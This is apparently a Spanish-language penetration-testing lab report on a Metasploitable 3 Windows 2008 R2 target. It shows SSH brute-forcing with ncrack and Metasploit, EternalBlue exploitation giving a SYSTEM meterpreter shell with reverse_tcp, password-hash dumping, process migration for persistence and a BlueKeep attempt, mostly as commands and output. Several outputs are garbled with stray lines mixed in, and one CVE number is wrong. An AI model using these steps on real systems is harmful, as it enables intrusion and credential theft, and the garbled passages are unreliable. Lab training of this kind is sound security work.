NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000000000001.regtrans-ms
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000000000002.regtrans-ms
NetHood ssh_user.txt
Pictures
PrintHood kali:[/usr/share/wordlists/metasploit]
Recent
Saved Games wordlists/metasploit
Searches
SendTo kali:[/usr/share/wordlists/metasploit]
Start Menu
Templates
Videos kali:[/usr/share/wordlists]
config.yml
ntuser.dat.LOG1 buster dymerge fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rockyoul.txt
ntuser.dat.LOG2
ntuser.ini kali:[/usr/share/wordlists]
whoami
vagrant-2008r2\sshd_server
pwd
/cygdrive/c/Users/vagrant/re/wordlists]
```

La explotación anterior fue realizada basado en el supuesto de que no se posee ningún tipo de información acerca de la maquina objetivo.

En este caso se procede a realizar el mismo ataque esta vez a través del método de CAJA GRIS, esto quiere decir conociendo cierta información, pero incompleta, acerca de la maquina objetivo, por lo que se procede a crear un diccionario manual para realizar el ataque de fuerza bruta y obtener un usuario sin privilegios, cabe destacar que se utiliza una herramienta diferente denominada ncrack para hacer el ataque y también se explota el puerto 22.

En la imagen siguiente se puede ver que se obtuvo de nuevo el usuario vagrant y el password vagrant, al igual que lo arrojado por metasploit.



```
└─(root㉿kali)-[/usr/share/wordlists]
# ncrack -U windows2008user.txt -P windowspass.txt 10.0.2.49:22
Server Configuration
Starting Ncrack 0.7 ( http://ncrack.org ) at 2023-02-26 06:43 CET
Apache Version : 2.2.21
Discovered credentials for ssh on 10.0.2.49 22/tcp:
10.0.2.49 22/tcp ssh: 'vagrant' 'vagrant'
Loaded Extensions : Core
Ncrack done: 1 service scanned in 3.00 seconds.
Ncrack finished.
```

Por último, realizamos el ataque a través del método de CAJA BLANCA, esto supone que poseemos información completa acerca de la maquina que se esta analizando, por lo que se crea un diccionario manual de manera que al conocer el usuario y contraseña del autority system, se procede a realizar fuerza bruta para obtener usuario y contraseña del administrador.

```
msf6 auxiliary(scanner/ssh/ssh_login) > options
Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting      Required  Description
---           ---                   ---        ---
BLANK_PASSWORDS    false            no        Try blank passwords for all users
BRUTEFORCE_SPEED   5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
DB_ALL_PASS       false            no        Add all passwords in the current database to the list
DB_ALL_USERS      false            no        Add all users in the current database to the list
DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD          To be set       no        A specific password to authenticate with
PASS_FILE         /usr/share/wordlists/windowspass.txt  no        File containing passwords, one per line
RHOSTS            10.0.2.49          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT              22              yes       The target port
STOP_ON_SUCCESS   false            yes      Stop guessing when a credential works for a host
THREADS           1               yes      The number of concurrent threads (max one per host)
USERNAME          Your Projects    no        A specific username to authenticate as
USERPASS_FILE     uploads          no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS      false            no        Try the username as the password for all users
USER_FILE          /usr/share/wordlists/windowsuser.txt  no        File containing usernames, one per line
VERBOSE           false            yes      Whether to print output for all attempts

Your Virtual Hosts
View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 10.0.2.49:22 - Starting bruteforce
[*] 10.0.2.49:22 - Success: 'vagrant:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service Pack 1 Build 7601'
[*] SSH session 3 opened (10.0.2.48:33505 → 10.0.2.49:22) at 2023-02-26 07:09:02 +0100
[*] 10.0.2.49:22 - Success: 'Administrator:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service Pack 1 Build 7601'
[*] SSH session 4 opened (10.0.2.48:40153 → 10.0.2.49:22) at 2023-02-26 07:09:06 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Una vez conocido el usuario Administrador y la contraseña vagrant se procede a crear un túnel ssh para obtener una Shell y se comprueba el acceso por el método de caja blanca.

```
└─(root㉿kali)-[/usr/share/wordlists]
# ssh Administrator@10.0.2.49
The authenticity of host '10.0.2.49 (10.0.2.49)' can't be established.
ECDSA key fingerprint is SHA256:Rlb1E84AQCIlAeQ1CwBAoqqrSVZNb+bBdIfbv41K1LQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.49' (ECDSA) to the list of known hosts.
Administrator@10.0.2.49's password:
-sh-4.3$ whome
-sh-4.3$ whoami
vagrant-2008r2\administrator
-sh-4.3$ ls Type Information Connection
AppData Desktop Links NTUSER.DAT
Application Data Documents Local Settings NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
Contacts shell Downloads Music 10.0. NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000000000000000001.regtrans-ms
Cookies shell Favorites My Documents NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000000000000000002.regtrans-ms
-sh-4.3$ shell windows SSH root @ 10.0.2.48:40153 → 10.0.2.49:22 (10.0.2.49)
```



Una vez realizado el escaneo de vulnerabilidades, se puede urgir en cada de una de estas e intentar explotarlas,

windows 2008

Back to My Scans

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 42 Remediations 3 VPR Top Threats 1 History 1

Assessed Threat Level: Critical

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.

Click on each finding to show further details along with the impacted hosts.

To learn more about Tenable's VPR scoring system, see [Predictive Prioritization](#).

VPR Severity	Name	Reasons	VPR Score	Hosts
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNAL... Security Research	Security Research	9.7	1
CRITICAL	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unprivileged check)	Security Research	9.7	1
CRITICAL	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (unprivileged check)	Security Research	9.6	1

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: February 25 at 7:58 PM
End: February 25 at 8:07 PM
Elapsed: 10 minutes

Se utiliza la herramienta METASPLOIT para explotar estas vulnerabilidades y ver si se obtiene algun tipo de acceso a la maquina objetivo METASPLOITABLE 3-WINDOWS 2008.

EXPLOTACION SERVICIO MICROSOFT -DS PUERTO 445

En primer lugar, explotamos la primera vulnerabilidad critica denominada ETERNALBLUE, este exploit se aprovecha de la vulnerabilidad SMB del Windows 2008 server, para obtener los privilegios mas altos del sistema, abajo se muestran pantallazos de lo obtenido:



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options
[+] scan report for 10.0.2.3
Module options (exploit/windows/smb/ms17_010_eternalblue):
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Name  Current Setting  Required  Description
RHOSTS  10.0.2.49    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   445 10.0.2.49  yes       The target port (TCP)
SMBDomain 0.0.0.13$    no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass  1234567890    no        (Optional) The password for the specified username
SMBUser  TARGET SERVICE  no        (Optional) The username to authenticate as
VERIFY_ARCH  true      yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET  true     yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
Payload options (windows/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
LHOST  open 10.0.2.48  yes       The listen address (an interface may be specified)
LPORT  open 4444 http-proxy yes       The listen port
Exploit target: http-wsp
Id  Name
--  --
35  Windows Server 2008 R2
View the full module info with the info, or info -d command.
```

Abajo se muestra la obtención de un meterpreter, y a la vez el meterpreter obtenido es con un usuario privilegiado, esto significa que podemos realizar cualquier tipo de acción dentro de la maquina objetivo.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.48:4444
[*] 10.0.2.49:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.49:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.49:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.49:445 - The target is vulnerable.
[*] 10.0.2.49:445 - Connecting to target for exploitation.
[*] 10.0.2.49:445 - Connection established for exploitation.
[*] 10.0.2.49:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.49:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.49:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.0.2.49:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.0.2.49:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.0.2.49:445 - 0x00000030 6b 20 31 k 1
[*] 10.0.2.49:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.49:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.49:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.49:445 - Starting non-paged pool grooming
[*] 10.0.2.49:445 - Sending SMBv2 buffers
[*] 10.0.2.49:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.49:445 - Sending final SMBv2 buffers.
[*] 10.0.2.49:445 - Sending last fragment of exploit packet!
[*] 10.0.2.49:445 - Receiving response from exploit packet
[*] 10.0.2.49:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.0.2.49:445 - Sending egg to corrupted connection.
[*] 10.0.2.49:445 - Triggering free of corrupted buffer.
[*] 10.0.2.49:445 - -----
[*] 10.0.2.49:445 - -----FAIL-----
[*] 10.0.2.49:445 - -----
[*] 10.0.2.49:445 - Connecting to target for exploitation.
[*] 10.0.2.49:445 - Connection established for exploitation.
[*] 10.0.2.49:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.49:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.49:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.0.2.49:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.0.2.49:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.0.2.49:445 - 0x00000030 6b 20 31 k 1
[*] 10.0.2.49:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.49:445 - Trying exploit with 17 Groom Allocations.
[*] 10.0.2.49:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.49:445 - Starting non-paged pool grooming
[*] 10.0.2.49:445 - Sending SMBv2 buffers
[*] 10.0.2.49:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.49:445 - Sending final SMBv2 buffers.
[*] 10.0.2.49:445 - Sending last fragment of exploit packet!
[*] 10.0.2.49:445 - Receiving response from exploit packet
[*] 10.0.2.49:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.0.2.49:445 - Sending egg to corrupted connection.
[*] 10.0.2.49:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.49
[*] Meterpreter session 1 opened (10.0.2.48:4444 → 10.0.2.49:49247) at 2023-02-28 22:11:15 +0100
[*] 10.0.2.49:445 - -----
[*] 10.0.2.49:445 - -----WIN-----
[*] 10.0.2.49:445 - -----
[*] 10.0.2.49:445 - -----
```

El usuario obtenido es el autority system, el usuario con mas privilegios que se pueda obtener.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions
Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ VAGRANT-2008R2	10.0.2.48:4444 → 10.0.2.49:49247 (10.0.2.49)

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Se intenta obtener la mayor cantidad de información importante acerca de la Metasploitable 3

Se obtiene información del sistema.

```
meterpreter > sysinfo
Computer       : VAGRANT-2008R2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter    : x64/windows
```



Obviamente al ser usuario privilegiado se puede realizar un volcado de hashes de las contraseñas de los usuarios.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa :::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4 :::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859 :::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9 :::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8 :::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee :::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0 :::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951 :::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76 :::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dc52077e75aef4a1930b0917c4d4 :::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001 :::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f :::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028 :::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a :::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035 :::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
```

Arriba se pueden notar todos los usuarios del sistema Windows 2008 R2 desde el administrador hasta el invitado, es decir, los usuarios con menores privilegios.

Se puede realizar migraciones de servicios con el propósito incluso de crear persistencia, se prueba cualquier servicio.

```
meterpreter > migrate 496
[*] Migrating from 1116 to 496 ...
```

```
[*] Migration completed successfully.
meterpreter >
```

Se puede crear archivos de espia como screenshots

```
meterpreter > use espia
Loading extension espia ... Success.
meterpreter > screengrab
Screenshot saved to: /root/nZKkNuxW.jpeg
```


A través de esta sesión se pueden realizar infinidad de acciones dentro de la maquina objetivo.



Con relación a la vulnerabilidad de Ejecución o acceso remoto, esta vulnerabilidad es fácil de explotar, se utiliza la herramienta rdesktop para verificar si da algún entorno grafico de inicio de sesión.




Hacemos una prueba de **CAJA GRIS** e intentamos logarnos con un usuario no privilegiado, en este caso vagrant y efectivamente se logra un acceso, se abre un cmd para ver el usuario y la IP de la máquina.





Se realiza la misma prueba esta vez de CAJA BLANCA con un usuario privilegiado,





Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . .
  Link-local IPv6 Address . . . . . fe00::f007:d42:3e0b:ce35%11
  IPv4 Address . . . . . 10.0.2.49
  Subnet Mask . . . . . 255.255.255.0
  Default Gateway . . . . . 10.0.2.1

C:\>net localgroup
Aliases for \\VAGRANT-2008R2

*Administrators
*Backup Operators
*Certificate Service DCOM Access
*Cryptographic Operators
```

Windows Server 2008 R2 Standard
Windows License is expired
Build 7601
This copy of Windows is not genuine

Administrator: C:\Windows\system32\cmd.exe

```
C:\>net localgroup Administrator
System error 1376 has occurred.

The specified local group does not exist.

C:\>net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
sshd_server
vagrant
The command completed successfully.

C:\>
```

Windows Server 2008 R2 Standard
Windows License is expired
Build 7601
This copy of Windows is not genuine





En los pantallazos anteriores se pueden ver los accesos con el usuario administrator el cual tiene privilegios de administrador, se urge un poco más allá, se abre un cmd y se aplican comandos para conocer grupos y usuarios pertenecientes a grupos como muestra los usuarios del grupo Administrators.

EXPLORACION SERVICIO TCPWRAPPED PUERTO 3389

La última vulnerabilidad critica visibilizada es la CVE 2017-0708 denominada BLUEKEEP, esta es una vulnerabilidad de seguridad que se descubrió en la implementación del Protocolo de escritorio remoto de Microsoft, que permite la posibilidad de ejecución remota de código. Se utiliza el exploit bluekeep de METASPLOIT para la explotación de esta vulnerabilidad a través del puerto 3389 que anteriormente se ha visto, se encuentra abierto en la maquina objetivo.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > options
Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):
Name      Current Setting  Required  Description
---      _____          _____
RDP_CLIENT_IP    192.168.0.100   yes        The client IPv4 address to report during connect
RDP_CLIENT_NAME  ethdev       no         The client computer name to report during connect, UNSET = random
RDP_DOMAIN       no          no         The client domain name to report during connect
RDP_USER         no          no         The username to report during connect, UNSET = random
RHOSTS          10.0.2.49     yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           3389        yes        The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      _____          _____
EXITFUNC  thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.48      yes        The listen address (an interface may be specified)
LPORT     4444          yes        The listen port

Exploit target:
Id  Name
--  --
2  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)

View the full module info with the info, or info -d command.
```

Luego de lanzarlo aparentemente la explotación funciono, pero no dio una sesión, en un primer momento abrió una sesión 2 pero segundos después la sesión murió, lo importante es ver que la maquina es vulnerable como lo dice abajo, el target es vulnerable, este dato es el mas importante independientemente de que de una sesión en un momento dado o no, ya que en intentos sucesivos puede que si de una sesión de meterpreter.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run
[*] Started reverse TCP handler on 10.0.2.48:4444
[*] 10.0.2.49:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.0.2.49:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.0.2.49:3389      - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.2.49:3389      - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.49:3389      - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.2.49:3389      - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 10.0.2.49:3389 -> _____ | Entering Danger Zone | _____
[*] 10.0.2.49:3389 - Surfing channels ...
[*] 10.0.2.49:3389 - Lobbing eggs ...
[*] 10.0.2.49:3389 - Forcing the USE of FREE'd object ...
[!] 10.0.2.49:3389 -> _____ | Leaving Danger Zone | _____
[*] Exploit completed, but no session was created.
```



Una vez obtenidos los accesos con y sin privilegios a la maquina objetivos, se pueden probar diferentes tipos de inyecciones y explotación de vulnerabilidades.

Se realiza de nuevo un escaneo de puertos con la herramienta nmap, para recordar los puertos abiertos y ver si posee vulnerabilidades y podemos explotarlas para lograr el acceso a la maquina objetivo.

```
Nmap scan report for 10.0.2.49
Host is up (0.00081s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftptd
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http             Microsoft IIS httpd 7.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp  open  mysql            MySQL 5.5.20-log
3389/tcp  open  ms-wbt-server?
4848/tcp  open  ssl/http         Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
7676/tcp  open  java-message-service Java Message Service 3.01
8080/tcp  open  http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8181/tcp  open  ssl/http         Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8383/tcp  open  http             Apache httpd
9200/tcp  open  wap-wsp?
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
49156/tcp  open  msrpc            Microsoft Windows RPC
```

Se recuerda los puertos explotados hasta ahora, se ha explotado el puerto 22 SSH con la herramienta metasploit utilizando el módulo de escaneo SSH login, también se ha explotado el puerto 445 con la herramienta metasploit explotando la vulnerabilidad eternalblue, con la cual se obtuvo una sesión de meterpreter con todos los privilegios y con el usuario NT authority, y el tercer puerto explotado fue el 3389 a través de la vulnerabilidad bluekeep, todas estas vulnerabilidades fueron detectadas con la herramienta NESSUS.

EXPLORACION SERVICIO FTP PUERTO 21

Se centra la atención en la figura de arriba, e intentamos realizar una explotación del puerto 21, FTP, a través de un módulo de metasploit `ftp_login`. Antes de esto se realiza un nmap a la maquina objetivo para ver si arroja posibles vulnerabilidades a explotar.



```
[root@kali:~]# nmap -script vuln 10.0.2.49 -sV -T 5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-03 22:49 CET
Stats: 0:05:52 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.75% done; ETC: 22:55 (0:00:01 remaining)
Nmap scan report for 10.0.2.49
Host is up (0.00077s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http             Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
vulners:
cpe:/a:microsoft:internet_information_services:7.5:
  CVE-2010-3972  10.0   https://vulners.com/cve/CVE-2010-3972
  SSV:20122       9.3    https://vulners.com/seebug/SSV:20122      *EXPLOIT*
  CVE-2010-2730  9.3    https://vulners.com/cve/CVE-2010-2730
  SSV:20121       4.3    https://vulners.com/seebug/SSV:20121      *EXPLOIT*
